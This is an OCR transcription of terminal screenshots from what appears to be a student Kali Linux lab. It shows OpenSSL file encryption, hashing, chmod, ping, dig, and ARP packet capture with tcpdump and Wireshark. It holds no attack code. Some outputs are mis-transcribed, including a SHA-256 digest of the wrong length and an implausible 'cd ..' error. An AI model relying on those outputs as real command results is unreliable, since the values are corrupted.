(kali㉿kali)-[~]
$ cat message.txt
This is my OpenSSL encryption test
(kali㉿kali)-[~]
$ openssl enc -aes-256-cbc -pbkdf2 -in plain.txt -out secret.enc -pass pass:MyStrongPass123
```



kali@kali:~

```
File Actions Edit View Help
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Videos
(kali㉿kali)-[~]
└─$ cat secret.enc
)***x*****RMey^2*
(kali㉿kali)-[~]
└─$ openssl enc -d -aes-256-cbc -pbkdf2 -in secret.enc -out plain_decrypted.txt -pass pass:MyStrongPass123
(kali㉿kali)-[~]
└─$ cat plain_decrypted.txt
Secret message for lab
(kali㉿kali)-[~]
└─$ rm -f secret.enc plain_decrypted.txt
(kali㉿kali)-[~]
└─$ ls
Desktop Documents Downloads Music Pictures plain plain.txt Public v1_0.02-1_x64.deb Templates test.txt Videos
(kali㉿kali)-[~]
└─$ echo "Hashing example for lab" > hash.txt
(kali㉿kali)-[~]
└─$ cat hash.txt
Hashing example for lab
(kali㉿kali)-[~]
└─$ md5sum hash.txt
f56d49d999d4b145573ab01b6264b2cd hash.txt
(kali㉿kali)-[~]
└─$ sha256sum hash.txt
4048668fe61283821140b68a3efd260359097fd061f6de32c98f22601e3d6888 hash.txt
(kali㉿kali)-[~]
└─$ echo "Modified data" > hash.txt
(kali㉿kali)-[~]
└─$ md5sum hash.txt
4b713cf082676527e30d4abebf63a8c2 hash.txt
(kali㉿kali)-[~]
└─$ sha256sum hash.txt
e32c0bfeba13ba88636f74bbdf1f2cb0efa88f8e0a1322c0ec4975daf3d5d4646 hash.txt
(kali㉿kali)-[~]
└─$ rm -f hash.txt
(kali㉿kali)-[~]
└─$
```



kali@kali: ~

11:21 | Right Ctrl

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ echo "hello hacker">>test.txt
```

```
(kali㉿kali)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public Templates test.txt Videos
```

```
(kali㉿kali)-[~]
$ ls -l test.txt
-rw-rw-r-- 1 kali kali 13 Sep  6 11:20 test.txt
```


```
(kali㉿kali)-[~]
$ chmod +x test.txt
```

```
(kali㉿kali)-[~]
$ ls -l test.txt
-rwxrwxr-x 1 kali kali 13 Sep  6 11:20 test.txt
```

```
(kali㉿kali)-[~]
$ chmod -w test.txt
```


```
(kali㉿kali)-[~]
$ ls -l test.txt
-r-xr-xr-x 1 kali kali 13 Sep  6 11:20 test.txt
```

```
(kali㉿kali)-[~]
$ chmod -w test.txt
```

Terminal Emulator
File Action Terminal Use the command line

kali@kali: ~

```
64 bytes from 192.168.56.104: icmp_seq=132 ttl=255 time=1.40 ms
64 bytes from 192.168.56.104: icmp_seq=133 ttl=255 time=2.25 ms
64 bytes from 192.168.56.104: icmp_seq=134 ttl=255 time=3.96 ms
64 bytes from 192.168.56.104: icmp_seq=135 ttl=255 time=4.41 ms
64 bytes from 192.168.56.104: icmp_seq=136 ttl=255 time=4.00 ms
64 bytes from 192.168.56.104: icmp_seq=137 ttl=255 time=3.75 ms
64 bytes from 192.168.56.104: icmp_seq=138 ttl=255 time=3.47 ms
64 bytes from 192.168.56.104: icmp_seq=139 ttl=255 time=5.92 ms
64 bytes from 192.168.56.104: icmp_seq=140 ttl=255 time=2.41 ms
64 bytes from 192.168.56.104: icmp_seq=141 ttl=255 time=2.80 ms
64 bytes from 192.168.56.104: icmp_seq=142 ttl=255 time=2.51 ms
64 bytes from 192.168.56.104: icmp_seq=143 ttl=255 time=4.70 ms
64 bytes from 192.168.56.104: icmp_seq=144 ttl=255 time=1.89 ms
64 bytes from 192.168.56.104: icmp_seq=145 ttl=255 time=3.61 ms
64 bytes from 192.168.56.104: icmp_seq=146 ttl=255 time=3.17 ms
64 bytes from 192.168.56.104: icmp_seq=147 ttl=255 time=3.13 ms
64 bytes from 192.168.56.104: icmp_seq=148 ttl=255 time=1.71 ms
64 bytes from 192.168.56.104: icmp_seq=149 ttl=255 time=1.69 ms
64 bytes from 192.168.56.104: icmp_seq=150 ttl=255 time=2.58 ms
64 bytes from 192.168.56.104: icmp_seq=151 ttl=255 time=1.76 ms
64 bytes from 192.168.56.104: icmp_seq=152 ttl=255 time=4.19 ms
64 bytes from 192.168.56.104: icmp_seq=153 ttl=255 time=2.89 ms
64 bytes from 192.168.56.104: icmp_seq=154 ttl=255 time=3.00 ms
64 bytes from 192.168.56.104: icmp_seq=155 ttl=255 time=2.80 ms
64 bytes from 192.168.56.104: icmp_seq=156 ttl=255 time=2.02 ms
64 bytes from 192.168.56.104: icmp_seq=157 ttl=255 time=3.69 ms
64 bytes from 192.168.56.104: icmp_seq=158 ttl=255 time=2.77 ms
64 bytes from 192.168.56.104: icmp_seq=159 ttl=255 time=2.73 ms
64 bytes from 192.168.56.104: icmp_seq=160 ttl=255 time=2.24 ms
64 bytes from 192.168.56.104: icmp_seq=161 ttl=255 time=2.47 ms
64 bytes from 192.168.56.104: icmp_seq=162 ttl=255 time=3.30 ms
64 bytes from 192.168.56.104: icmp_seq=163 ttl=255 time=3.08 ms
64 bytes from 192.168.56.104: icmp_seq=164 ttl=255 time=2.77 ms
64 bytes from 192.168.56.104: icmp_seq=165 ttl=255 time=3.46 ms
64 bytes from 192.168.56.104: icmp_seq=166 ttl=255 time=1.95 ms
64 bytes from 192.168.56.104: icmp_seq=167 ttl=255 time=1.67 ms
64 bytes from 192.168.56.104: icmp_seq=168 ttl=255 time=1.75 ms
64 bytes from 192.168.56.104: icmp_seq=169 ttl=255 time=1.64 ms
64 bytes from 192.168.56.104: icmp_seq=170 ttl=255 time=1.59 ms
64 bytes from 192.168.56.104: icmp_seq=171 ttl=255 time=2.94 ms
64 bytes from 192.168.56.104: icmp_seq=172 ttl=255 time=2.84 ms
64 bytes from 192.168.56.104: icmp_seq=173 ttl=255 time=2.24 ms
64 bytes from 192.168.56.104: icmp_seq=174 ttl=255 time=2.96 ms
64 bytes from 192.168.56.104: icmp_seq=175 ttl=255 time=4.05 ms
64 bytes from 192.168.56.104: icmp_seq=176 ttl=255 time=1.93 ms
64 bytes from 192.168.56.104: icmp_seq=177 ttl=255 time=1.60 ms
64 bytes from 192.168.56.104: icmp_seq=178 ttl=255 time=3.44 ms
64 bytes from 192.168.56.104: icmp_seq=179 ttl=255 time=2.05 ms
64 bytes from 192.168.56.104: icmp_seq=180 ttl=255 time=1.64 ms
64 bytes from 192.168.56.104: icmp_seq=181 ttl=255 time=1.70 ms
```




kali@kali: ~

```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:5d:66 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:37:82:0c brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
        valid_lft 86230sec preferred_lft 86230sec
    inet6 fd17:625c:f037:3:8076:8d82:6362:ffff/64 scope global temporary dynamic
        valid_lft 86232sec preferred_lft 14232sec
    inet6 fd17:625c:f037:3:a00:27ff:fe37:826c/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86232sec preferred_lft 14232sec
    inet6 fe80::a00:27ff:fe37:826c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```


```
(kali㉿kali)-[~]
└─$ ping -c 4 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=255 time=71.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=255 time=69.7 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=255 time=83.6 ms
— 8.8.8.8 ping statistics —
4 packets transmitted, 3 received, 25% packet loss, time 3095ms
rtt min/avg/max/mdev = 69.650/74.976/83.558/6.126 ms
```

```
(kali㉿kali)-[~]
└─$ ping -c 4 google.com
PING google.com (142.250.192.78) 56(84) bytes of data.
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=1 ttl=255 time=65.6 ms
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=2 ttl=255 time=84.2 ms
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=3 ttl=255 time=428 ms
64 bytes from bom12s16-in-f14.1e100.net (142.250.192.78): icmp_seq=4 ttl=255 time=91.7 ms
— google.com ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 7578ms
rtt min/avg/max/mdev = 65.601/167.393/428.058/150.794 ms
```

```
(kali㉿kali)-[~]
└─$ netstat -l
```



step6_arp_icmp.pcap




Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	PCSSystemtec_d1:5d:66	PCSSystemtec_5f:0e:ab	ARP	42	Who has 192.168.56.100? Tell 192.168.56.106
2	0.000387	PCSSystemtec_5f:0e:ab	PCSSystemtec_d1:5d:66	ARP	40	192.168.56.100 is at 08:00:27:5f:0e:ab
3	231.169947	PCSSystemtec_d1:5d:66	PCSSystemtec_5f:0e:ab	ARP	42	Who has 192.168.56.100? Tell 192.168.56.106
4	231.170254	PCSSystemtec_5f:0e:ab	PCSSystemtec_d1:5d:66	ARP	40	192.168.56.100 is at 08:00:27:5f:0e:ab
5	391.988081	PCSSystemtec_1e:a9:66	Broadcast	ARP	40	Who has 192.168.56.100? Tell 192.168.56.104
6	520.437705	PCSSystemtec_5f:0e:ab	Broadcast	ARP	40	Who has 192.168.56.106? Tell 192.168.56.100
7	520.437721	PCSSystemtec_d1:5d:66	PCSSystemtec_5f:0e:ab	ARP	42	192.168.56.106 is at 08:00:27:d1:5d:66
8	525.564983	PCSSystemtec_d1:5d:66	PCSSystemtec_5f:0e:ab	ARP	42	Who has 192.168.56.100? Tell 192.168.56.106
9	525.565409	PCSSystemtec_5f:0e:ab	PCSSystemtec_d1:5d:66	ARP	40	192.168.56.100 is at 08:00:27:5f:0e:ab
10	779.008746	PCSSystemtec_d1:5d:66	PCSSystemtec_5f:0e:ab	ARP	42	Who has 192.168.56.100? Tell 192.168.56.106



```
> Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
> Ethernet II, Src: PCSSystemtec_d1:5d:66 (08:00:27:d1:5d:66), Dst: PCSSystemtec_5f:0e:ab (08:00:27:5f:0e:ab) 0000 08 00 27 5f 0e ab 08 00 27 d1 5d 66 08 06 00 01 ..'....'[f ...
> Address Resolution Protocol (request) 0010 08 00 06 04 00 01 08 00 27 d1 5d 66 c0 a8 38 6a .....'[f..8j
> Address Resolution Protocol (request) 0020 00 00 00 00 00 00 c0 a8 38 64 .....8d
```





File Machine View Input Devices Help



kali@kali: ~

```
(kali㉿kali)-[~]
$ ping -c 4 10.0.3.2
PING 10.0.3.2 (10.0.3.2) 56(84) bytes of data.
64 bytes from 10.0.3.2: icmp_seq=1 ttl=255 time=0.372 ms
64 bytes from 10.0.3.2: icmp_seq=2 ttl=255 time=0.616 ms
64 bytes from 10.0.3.2: icmp_seq=3 ttl=255 time=0.656 ms
64 bytes from 10.0.3.2: icmp_seq=4 ttl=255 time=0.522 ms

--- 10.0.3.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 0.372/0.541/0.656/0.109 ms
```

```
(kali㉿kali)-[~]
$ dig google.com
```

```
; <>> DiG 9.20.9-1-Debian <>> google.com
;; global options: +cmd
;; Got answer:
;; →HEADER<-- opcode: QUERY, status: NOERROR, id: 9337
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1


;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;google.com.           IN      A

;; ANSWER SECTION:
google.com.        249     IN      A      142.250.183.110

;; Query time: 55 msec
;; SERVER: 192.168.43.45#53(192.168.43.45) (UDP)
;; WHEN: Thu Sep 11 17:31:52 IST 2025
;; MSG SIZE rcvd: 55
```

```
(kali㉿kali)-[~]
$ sudo tcpdump -i eth0 arp -c 10
```

File Machine View Input Devices Help



11:09 |

kali@kali: ~/Documents

File Actions Edit View Help

(kali㉿kali)-[~]
└ \$ pwd

/home/kali

(kali㉿kali)-[~]
└ \$ ls

Desktop Documents Downloads Music Pictures Public Templates Videos

(kali㉿kali)-[~]
└ \$ cd Documents

(kali㉿kali)-[~/Documents]
└ \$ pwd

/home/kali/Documents

(kali㉿kali)-[~/Documents]
└ \$ cd ..

cd: string not in pwd: ..

(kali㉿kali)-[~/Documents]
└ \$